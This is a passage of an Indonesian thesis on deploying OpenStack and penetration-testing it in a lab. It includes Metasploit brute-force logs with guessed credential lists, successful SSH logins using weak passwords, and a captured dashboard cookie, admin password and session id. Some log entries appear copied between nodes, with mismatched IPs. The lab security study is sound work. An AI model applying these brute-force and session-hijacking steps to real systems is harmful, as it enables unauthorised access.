   Kabel LAN merupakan media transmisi jaringan LAN (*Local Area Network*). Pada Tugas Akhir ini kabel LAN digunakan untuk menghubungkan server dengan komputer yang lainnya yang digunakan dalam pengerjaan Tugas Akhir. Spesifikasi kabel LAN yang digunakan adalah *16 Mbits data transfer.*

3.3.2. Perangkat Lunak (*Software*)

Perangkat lunak yang dibutuhkan selama pengerjaan Tugas Akhir ini dapat dilihat pada tabel berikut.

Tabel 3. Perangkat Lunak (*Software*)

No	Perangkat Lunak		Keterangan
1		*Ubuntu 16.04*	Digunakan sebagai sistem operasi di *server*.

	Operating Sistem	*Windows*	Sistem operasi yang digunakan untuk dokumentasi TA.
		Kali Linux	Sistem operasi yang digunakan untuk melakukan pengujian terhadap keamanan di *openstack.*
2	*Database*	*MySQL*	Digunakan untuk membuat dan mengelola *database* beserta isinya. *MySQL* juga digunakan untuk menambah, mengubah, dan menghapus data yang berada dalam *database.*
3	*Browser*	*Google chrome*	Untuk menamplikan *openstack.* Sehingga *user* dapat menggunakan *cloud computing.*
4	*Modeling Tools*	*Visio*	Aplikasi yang digunakan untuk membuat diagram aliran atau skema pada dokumen TA.
5	*Editor*	*Photoshop*	Aplikasi yang digunakan untuk membuat diagram aliran atau skema pada dokumen TA.
6	*Machine Virtual*	*VMware*	Aplikasi yang digunakan untuk menjalankan ke 4 *node* yaitu *controller*, *compute*, *cinder*, dan *swift.*
7	*Tools Penetration Testing*	*Nmap*	Untuk eksplorasi dan melihat *port* yang terbuka pada setiap *node* pembangun *Openstack.*
		Armitage	*Tool* yang digunakan untuk menjalankan serangan *bruteforce* pada aspek *confidentiality.*
		Wireshark	Menampilkan dan meng-*capture* data dari *dashboard*, *web project* yang disimpan pada *Openstack* ketika sedang berjalan lalu data tersebut di *capture.*
		NetworkMiner	Menampilkan data yang di *capture* oleh *wireshark* lebih detail.
		Metasploit	Melakukan pengujian terhadap aspek *availability* dengan serangan *syn-flood*.
8	*Tool Hardening*	*Uncomplicated Firewall*	Menambah dan manghapus aturan pada *firewall* pada tahap *hardening.*

Bab IV
Implementasi dan Pengujian

Pada bab ini diuraikan mengenai proses implementasi dan pengujian yang dilakukan pada Tugas Akhir.

4.1. Implementasi

Pada subbab ini dijelaskan implementasi yang dilakukan saat proses pengerjaan Tugas Akhir. Proses implementasi yang dilakukan berupa perancangan jaringan setiap *node*, manajemen keamanan data, dan pengujian keamanan data yang dikelola di dalam *Openstack.*

4.1.1. Implementasi *Openstack*

Pada subbab ini diuraikan mengenai implementasi yang dilakukan dalam pembangunan *Openstack. Openstack* dibutuhkan untuk mengelola dan mengontrol komputasi, *storage*, dan sumber daya jaringan pada pusat data. Dengan adanya *Openstack admin* dapat mengelola berbagai *resource Openstack* dan *service* melalui *dashboard* sebagai antarmuka *web*. Pada implementasi *Openstack* terdiri dari 4 *node* pembangun *Openstack* dengan IP *Address* sebagai berikut.

Tabel 4. *IP Address Node*

No	*Node*	*IP Address*
1	*Controller*	172.35.42.40
2	*Compute*	172.35.42.42
4	*Cinder*	172.35.42.44
5	*Swift*	172.35.42.46

Setelah konfigurasi ke 4 *node* dilakukan terdapat beberapa *port* yang digunakan oleh *Openstack.* Pada tabel berikut ini dijelaskan tentang *port* yang digunakan oleh *Openstack.*

Tabel 5. *Port* yang digunakan *Openstack*

OpenStack service	*Default ports*	*Port type*
Block Storage (cinder)	8776	*publicurl and adminurl*
Compute (nova) endpoints	8774	*publicurl and adminurl*
Compute API (nova-api)	8773, 8775	

Port Compute yang digunakan untuk mengakses terminasil virtual mesin	5900-5999	
Compute VNC proxy untuk *browsers (openstack-nova-novncproxy)*	6080	
Compute VNC proxy untuk VNC *client (openstack-nova-xvpvncproxy)*	6081	
Port Proxy untuk HTML5 yang digunakan oleh layanan *compute.*	6082	
Layanan data *processing (sahara) endpoint*	8386	*publicurl and adminurl*
Layanan *identity (keystone) administrative endpoint*	35357	*Adminurl*
Layanan *Identity public endpoint*	5000	*Publicurl*
Layanan *Image (glance) API*	9292	*publicurl and adminurl*
Layanan *Image registry*	9191	
Networking (neutron)	9696	*publicurl and adminurl*
Object Storage (swift)	6000, 6001, 6002	
Orchestration (heat) endpoint	8004	*publicurl and adminurl*
Orchestration AWS CloudFormation-compatible API (openstack-heat-api-cfn)	8000	
Orchestration AWS CloudWatch-compatible API (openstack-heat-api-cloudwatch)	8003	
Telemetry (ceilometer)	8777	*publicurl and adminurl*

Dan juga ditemukan beberapa *port* tambahan yang digunakan pada *Openstack* tersebut.

Tabel 6. *Port* tambahan yang digunakan *Openstack*

Service	*Default port*	*Used by*
HTTP	80	*Dashboard OpenStack (Horizon)*
HTTP *alternate*	8080	Layanan *Object Storage OpenStack (swift).*
HTTPS	443	Layanan *Openstack* yang menggunakan SSL, misalnya

		untuk *dashboard* yang lebih aman.
Rsync	873	*OpenStack Object Storage. Required.*
iSCSI target	3260	*OpenStack Block Storage. Required.*
MySQL database service	3306	Komponen *OpenStack.*
Message Broker (AMQP traffic)	5672	*OpenStack Block Storage, Networking, Orchestration, dan Compute.*

Setelah tahap implementasi dilakukan terhadap ke 4 *node* tersebut, maka akan ditampilkan melalui *horizon/dashboard Openstack.*

4.1.2. Implementasi *Data Management*

Pada subbab ini diuraikan mengenai implementasi yang dilakukan pada *Openstack* untuk melakukan pengelolaan data atau perencanaan data, pengorganisasian data, dan pengendalian data. Pada subbab berikut ini akan diuraikan implementasi tahapan yang dilakukan pada manajemen data di *Openstack.*

4.1.2.1. *Data Planning*

Pada subbab ini diuraikan mengenai implementasi terhadap perencanaan data pada *Openstack.* Data yang direncanakan oleh penulis berupa dokumen (*.doc, .txt, .pdf, .xls.)* , gambar *(.png, .jpg*), *video (.mp4*), dan musik (*.mp3*) serta data lainnya seperti *webapps* dan data tersebut akan disimpan ke dalam *container* sesuai dengan tipe data. Untuk data *webApps* disimpan pada sistem operasi *Ubuntu* yang di*create* melalui *instance.*


4.1.2.2. Data Organizing

Pada subbab ini dijelaskan mengenai implementasi terhadap pengorganisasian data yang disimpan pada *Openstack.* Pengorganisasian data dilakukan berdasarkan tipe data yang telah ditentukan. Berikut ini tahapan yang dilakukan dalam pengorganisasian data.

4.1.2.2.1. Create Container

Container merupakan wadah atau media penyimpanan untuk objek. Objek dalam *Openstack* terdiri dari file yang disimpan pada *container.* Untuk membuat *container* yang baru terlebih dahulu *login dashboard Openstack* kemudian buka menu *project*, buka *object*

storage, selanjutnya pilih *container* dan *create* nama *container* sesuai dengan perencanaan data yang dikelola pada *Openstack.*




Gambar 14. *Container*

Setelah selesai membuat *container* untuk penyimpanan data. Kemudian melakukan pengorganisasian terhadap data yang akan disimpan pada *container* sesuai dengan tipe data seperti dokumen, gambar, *video*, dan musik.

4.1.2.2.2. Upload Object

Tahap *upload object* merupakan tahapan untuk melakukan pengorganisasian terhadap data pada *container* dengan memilih jenis *container* untuk menyimpan objek atau data yang sesuai dengan tipe data. Setelah berhasil meng-*upload object*, data tersebut akan tersimpan didala *disk* yang tersedia pada *swift* yang berlokasi di */srv/node/sdb* atau */srv/node/sdc*, kemudian buka kembali *container* untuk melihat daftar objek yang berhasil di *upload* dan organisasi *object* yang telah dibuat. Berikut ini tampilan organisasi data pada *container.*




Gambar 15. *Object* pada *container*

4.1.2.2.3. Upload WebApps

Tahap *upload web project* merupakan tahapan yang dilakukan untuk menyimpan *web apps* yang disimpan pada *Openstack.* Berikut ini tampilan dari *web apps* yang dikelola dan disimpan pada *Openstack.*

1. *Web appshome*


   Pada gambar dibawah ini merupakan tampilan *web appshome "kedanta travel"*yang dikelola dan disimpan pada *Openstack.*



Gambar 16. Tampilan *web appshome "kedanta travel"*

2. *Web proyek1*


   Pada gambar dibawah ini merupakan tampilan *web proyek1 "NDM-WILMAR International"*yang dikelola dan disimpan pada *Openstack.*



Gambar 17. Tampilan *web proyek1 "NDM-WILMAR International"*

3. *Web proyek ta05*

   Pada gambar dibawah ini merupakan tampilan *web proyek ta05 "material dashboard"*yang dikelola oleh penulis dan disimpan pada *Openstack.*



Gambar 18. Tampilan *web proyek ta05 "material dashboard"*

4.2. Pengujian

Pada subbab ini dijelaskan mengenai proses pengujian yang dilakukan pada sistem keamanan data yang dibangun. Pengujian dilakukan untuk melihat dan memastikan bahwa sistem menajemen keamanan data pada *Openstack* dapat berjalan dengan baik. Pada subbab berikut ini diuraikan tahapan yang dilakukan terhadap manajemen keamanan data pada *Openstack.*

4.2.1. Persiapan Pengujian

Persiapan yang dilakukan sebelum dilakukannya pengujian terhadap keamanan data pada *Openstack* adalah sebagai berikut.

1. Menjalankan *Openstack.*
2. Mempersiapkan serangan yang dilakukan pada aspek CIA (*confidentially, integrity,* dan *availability*).

4.2.2. Skenario Pengujian Sistem Keamanan Data

Pada subbab ini diuraikan mengenai *penetration testing* yang dilakukan penguji pada sistem penyimpanan server berdasarkan 3 aspek yaitu CIA (*Confidentiality, Integrity,* dan *Availability*).

4.2.2.1. Skenario Pengujian Aspek *Confidentiality*

Pengujian ini dilakukan untuk menguji keamanan data pada *Openstack* berdasarkan aspek *confidentiality*. Pengujian ini bertujuan untuk memastikan kerahasiaan data atau informasi terhadap *node* yang membangun *Openstack* aman atau tidak ada kebocoran yang ditemukan sehingga dapat dipastikan bahwa data hanya dapat diakses oleh pengguna yang memiliki hak akses. Berikut ini tabel pengujian yang dilakukan terhadap pengujian aspek *confidentiality*.

1. ***Node Controller***

   Berikut ini tabel *output* yang ditampilkan setelah dilakukan metode *scanning* dan serangan pada *node controller*.

Tabel 7. *Output* pada *Node Controller*

scan port	Nmap : Network Distance: 1 hop Nmap : Nmap scan report for 172.35.42.40 Nmap : Host is up (0.00067s latency). Nmap : Not shown: 95 closed ports Nmap : PORT STATE SERVICE VERISON Nmap : 22/tcp open ssh (protocol 2.0) Nmap : 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) Nmap : 3306/tcp open mysql MySQL 5.5.57-MariaDB-lubuntu0.14.04.1 Nmap : 5000/tcp open http Apache httpd 4.4.7 ((Ubuntu)) Nmap : 8080/tcp open http-proxy Nmap : MAC Address: 00:0C:29:70:11:30 (VMware)
http	Auxiliary module running as background job http://172.35.42.40:80 No URL found that aska for HTTP authentication Scanned 1 of 1 hosts (100% complete)
mysql	172.35.42.40.3306 – LOGIN FAILED: pangeran:pangeran123 (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: pangeran:napitupulu (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: pangeran:napitupulu123 (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: panca:panca (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: panca:panca123 (incorrect: Access Denied)

	172.35.42.40.3306 – LOGIN FAILED: panca:simanjuntak (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: panca:simanjuntak123 (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: panca:panca321 (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: ta05:ta05 (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: ta05:kelompokta05 (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: ta05:ta05123 (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: admin:ta05 (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: ta05:admin (incorrect: Access Denied) 172.35.42.40.3306 – LOGIN FAILED: :(incorrect: Access Denied) Scanned 1 of 1 hosts (100% complete)
ssh	172.35.42.40.22 SSH – Success: 'ta05:ta05' 'uid=1000(ta05) gid=1000(ta05) groups=1000(ta05),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev), 110(lpadmin),111(sambashare) Linux controller Sep 13 08:40:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux ' Command shell session 4 opened (172.35.40.139:56009 -> 172.35.42.40.22) at 2018-05-09 13:40:22 -0400 172.35.42.40:22 SSH – Failed: 'admin:ta05' 172.35.42.40:22 SSH – Failed: ':' Scanned 1 of 1 hosts (100% complete)

2. Node Compute

Berikut ini tabel *output* yang ditampilkan setelah dilakukan metode *scanning* dan serangan pada *node compute.*

Tabel 8. *Output Node Compute*

can host	Auxiliary module running as background job 172.35.42.42:22 TCP OPEN 172.35.42.42:5900 TCP OPEN Scanned 1 of 1 hosts (100% complete)

	172.35.42.42 ssh 22 tcp SSH-2.0-OpenSSH_6.6.lpl Ubuntu-2ubuntu2.8 172.35.42.42 vnc 5900 tcp VNCProtocol 3.8
ssh	172.35.42.40.22 SSH – Success: 'ta05:ta05' 'uid=1000(ta05) gid=1000(ta05) groups=1000(ta05),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev), 110(lpadmin),111(sambashare) Linux controller Sep 13 08:40:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux ' Command shell session 4 opened (172.35.40.139:56009 -> 172.35.42.40.22) at 2018-05-09 13:40:22 -0400 172.35.42.40:22 SSH – Failed: 'admin:ta05' 172.35.42.40:22 SSH – Failed: ':' Scanned 1 of 1 hosts (100% complete)
vnc	172.35.42.42.5900 – LOGIN FAILED: pangeran:pangeran123 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: pangeran:napitupulu (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: pangeran:napitupulu123 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: panca:panca (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: panca:panca123 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: panca:simanjuntak (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: panca:simanjuntak123 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: panca:panca321 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: ta05:ta05 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: ta05:kelompokta05 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: ta05:ta05123 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: admin:ta05 (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: ta05:admin (incorrect: Access Denied) 172.35.42.42.5900 – LOGIN FAILED: :(incorrect: Access Denied)

	Scanned 1 of 1 hosts (100% complete)

3. Node Cinder

Berikut ini tabel *output* yang ditampilkan setelah dilakukan metode *scanning* dan serangan pada *node cinder.*

Tabel 9. *Output Node Cinder*

scan host	Auxiliary module running as background job 172.35.42.44:22 SSH server version: SSH-2.0-OpenSSH_6.6.lpl Ubuntu-2ubuntu1.8 Scanned 1 of 1 hosts (100% complete) Scan complete in 10.557s 172.35.42.44 ssh 22 tcp SSH-2.0-OpenSSH_6.6.lpl Ubuntu-2ubuntu2.8
Ssh	172.35.42.44.22 SSH – Success: 'ta05:ta05' 'uid=1000(ta05) gid=1000(ta05) groups=1000(ta05),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare) Linux controller Sep 13 08:40:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux ' Command shell session 4 opened (172.35.40.139:56009 -> 172.35.42.44.22) at 2018-05-09 13:40:22 -0400 172.35.42.44:22 SSH – Failed: 'admin:ta05' 172.35.42.44:22 SSH – Failed: ':' Scanned 1 of 1 hosts (100% complete)

4. Node Swift

Berikut ini tabel *output* yang ditampilkan setelah dilakukan metode *scanning* dan serangan pada *node swift.*

Tabel 10. *Output Node Swift*

scan host	Auxiliary module running as background job 172.35.42.47:22 SSH server version: SSH-2.0-OpenSSH_6.6.lpl Ubuntu-2ubuntu1.8 Scanned 1 of 1 hosts (100% complete) Scan complete in 10.209s 172.35.42.47 ssh 22 tcp SSH-2.0-OpenSSH_6.6.lpl Ubuntu-2ubuntu2.8 172.35.42.47 http-proxy 8080 tcp

Ssh	172.35.42.47.22 SSH – Success: 'ta05:ta05' 'uid=1000(ta05) gid=1000(ta05) groups=1000(ta05),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare) Linux controller Sep 13 08:40:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux ' Command shell session 4 opened (172.35.40.139:56009 -> 172.35.42.47.22) at 2018-05-09 13:40:22 -0400 172.35.42.47:22 SSH – Failed: 'admin:ta05' 172.35.42.47:22 SSH – Failed: ':' Scanned 1 of 1 hosts (100% complete)

5. IP address 172.35.42.111

Berikut ini tabel *output* yang ditampilkan setelah dilakukan metode *scanning* dan serangan pada *domain project1.ta05.com* menggunakan IP *address 172.35.42.111*.

Tabel 11. *Output IP Address 172.35.42.111*

scan host	Auxiliary module running as background job 172.35.42.111:80 SSH server version: SSH-2.0-OpenSSH_6.6.1pl Ubuntu-2ubuntu2.10 Scanned 1 of 1 hosts (100% complete) Scan complete in 10.209s 172.35.42.111 ssh 22 tcp SSH-2.0-OpenSSH_6.6.1pl Ubuntu-2ubuntu2.10 172.35.42.111 http 80 tcp Apache/1.4.7 (Ubuntu)
http	Auxiliary module running as background job http://172.35.42.111:80 No URL found that aska for HTTP authentication Scanned 1 of 1 hosts (100% complete)
Ssh	Auxiliary module running as background job 172.35.42.111:22 SSH – Starting bruteforce 172.35.42.111:22 SSH – Failed: 'admin:admin' 172.35.42.111:22 SSH – Failed: 'admin:admin123' 172.35.42.111:22 SSH – Failed: 'admin:Admin123' 172.35.42.111:22 SSH – Failed: 'root:root' ..... Scaned 1 of 1 hosts (100% complete)

4.2.2.2. Hasil Pengujian

Dari pengujian yang telah dilakukan, maka didapatkan hasil bahwa sistem keamanan data pada *Openstack* pada *node* yang membangun *Openstack* tersebut adalah sebagai berikut.

Tabel 12. Hasil Pengujian Pada *Node Openstack*

No	Nama	IP Address	Status Serangan Brutefore dari sisi			
			SSH	HTTP	VNC	MYSQL
1	*Node Controller*	172.35.42.40	Berhasil	Gagal	-	Gagal
2	*Node Compute*	172.35.42.42	Berhasil	-	Gagal	-
3	*Node Cinder*	172.35.42.44	Berhasil	-	-	-
4	*Node Swift*	172.35.42.46	Gagal	-	-	-
5	*Ubuntu*	172.35.42.111	Gagal	Gagal	-	-

Berdasarkan tabel hasil pengujian diatas dapat disimpulkan bahwa *node* pada *Openstack* belum aman dan ditemukan kebocoran atau celah sehingga *pentester* masih dapat menemukan *username* dan *password* yang digunakan *node* menggunakan serangan *bruteforce.*

4.2.2.3. Skenario Pengujian Aspek *Integrity*

Pengujian ini dilakukan untuk menguji keamanan data pada *Openstack* berdasarkan aspek *integrity.* Pengujian ini bertujuan untuk memastikan data yang disimpan pada *Openstack* tidak dapat diubah atau dimodifikasi oleh pengguna yang tidak memiliki hak akses. Berikut ini pengujian yang dilakukan terhadap pengujian aspek *integrity* menggunakan *tools wireshark* dan *networkminer* dengan serangan *session hijacking.* Pengujian ini dilakukan terhadap 3 *web* yaitu *dashboard Openstack, proyek1.ta05.com,* dan *Appshome.ta05.com.*

A. *Dashboard*

Berikut ini tabel hasil yang ditampilkan setelah dilakukan serangan *session hijacking* pada *dashboard Openstack.*

Tabel 13. Hasil *Session Hijacking Attack* pada *Dashboard*

Parameter Name	***Paramater Value***
Referer	*http://172.35.42.40/horizon/auth/login/?next=/horizon/*
Cookie	*recent_project=192ec9820c3542dbbfa64381e79f5fb0; login_region="http://172.35.42.40:5000/v2.0"; csrftoken=uBQAcjk4NPLVIFUo71SLOwx9TADg3dZW*
Region	*http://172.35.42.40:5000/v2.0*

Domain	*Default*
Username	*Admin*
Password	*ta05*
Session id	*".eJy1V1lzFFUUxpCNAAmiIC5gUMHBZXL3BXEDXBHQSFvzQqXumh6Z9OTOdI* *_mYar0xSp_hH_OX-LpziQGqoAkxqfp7jvnnO-c853l_jY1Ti-0ssWqGLr-Zv* *BrZf9RKNJUthyZcJ4rwxBhzFCnjDfKGGxJ1Epymo5nc9UwDNa6Pk13lo8dO8* *ZERMRjp7RgDEekpPYMG44UiRYFk2ayk4Ow3u0Xa4XZCGk2W7wdoql65fJq8z* *nNZafXTFXmazuK5_OZbGkiEwq_2e8WZTrRuQjW8rLcvL6ygiVpU95mpM3QdY* *4QWhmRNkoL2RKoGHVdGK5ty6eTnRMgtm3pfhHSqezsHmPWOHDcp9PZVYhDMS* *zhvTluT07ad8LWsOwX4ebkn4vZzHawltwTErXChQf12UI6c-339OI4nW3lU_* *nxbNb3N0y3SC-N08utbAo8PHcvm26icf5elS1OMN8ypen119MrD9OF1ji92m* *qg7wRgmF57mF6H72-0OsfhezXopYudG0-JiZKSQUxWtI2OI-6YEZE5T3SMVi* *kaGNFSc44bE6A9DKJxIV3qzO-8F6bXmYWXSRzffDyOzdskReDPcn6qM1VL-n* *S5YQXS2EstrDEmMuupZiGGqKwIxrlIZTVOb7Xy_44_v9SZARXGb3SL_AmM-f* *IT79vQiGLKWxQZwpY5QW2wljsRwJAxPjiA9vYRQavjt1nZXtftE5uxXGuLhT* *LCM8ODjp5aFgmnwnDlVRU60_C3cmszpHc6c_Do-hubVbkjj5zXEmMD5YhYIN* *IGQjAyPhLpvKGqkW6Id2X7sT8y4O_VVg7kehfI1ao9v_AUz7XQ4hABZ1FKx3* *DAxEuGqNYMoERECQ3UOcYBwLV9mD1wMAWznDOKvPVAP4QUdZIqJbRxTEjNwO* *57-7C7tyL2aTkI5pSSXkHuGNNecS4EZxFjZaxTpAr5dvaKUP7SHzzayV7Eyg* *XKg5QUBD3Uj5Q2Bs8t1iSE_MpEqCoH_QLgv9_k7QPI24fPdIRocpgAQseHFF* *ErnbHMW2FYjIJHjaxzmiEBCNr7sHtQvnimHcIqKk88i4obx3kwiEEgCMdRg9* *mVfZg9RN68MkooFKFlMSYVti5YZTUWglDwHDV5q93pbpj1HaGa1jZaGrGmDE* *uro7BWKwKTVHkYo5C1OvLrPVO4ANhRkzQMSSPPaTNiZYT302YO4SljQVpGHB* *UwrZ1GyjPBsQyCIoCtMeCkR4TuwOmnOmJODUKQBAT59kjEGDG0Z6CEq9sFOy* *JoB66IiCMxRjiqXD0_oEAIxbAqQLPVFmHfEKTWOur3qo3dicNo4BpaMNaIWY* *kVk0QCuSj0eGqjmTDEdQsfBuAebxgigCHy-Y7-T4OIciol5jIywmCCWBykgQ* *5GvXQxkJrH6oiwHaa_OuwtoYhTKus2qZBhHPZWwb0GsBTQ6SNCd1D2BqCvRg* *ZFIAizMSoNdBGaeGSguXvaMGR-lyEjMpHjXAMdPGbcGyYIsloiDYPLKadDEA* *I4Mr_LkREBD683LPkIWHKj9vXSU3yFRHLZrMeH8AZLoQQKXGFGGcGwySHPuC* *XeMhmcrQP9MRjPFw7DMWytj9baKBRlBgYMjOe67oFqFIamB-Wf1J49d-8_HI* *kgNZFqp6FZE9hIogWTChMqPDaGcLGbqa4PRdktt3amohWYSiShCXAGzQAYJ7* *UEVSZyioWfZOrR5OJQhWxm0O-FYfr0YfpsnD5v7WQcbHscpbAcmq_T2kPzJa* *he2LyGuICe3XRVBi5r9YVl-yZRr9w3m13Ab1-l0q3szN7zZsW73fxjctlKX2* *Rz4dfN7gCAfAm7YBnK7kZY2H1IX2ULc3_PzE5dPjv918h1h31IPG5Pfhey0i* 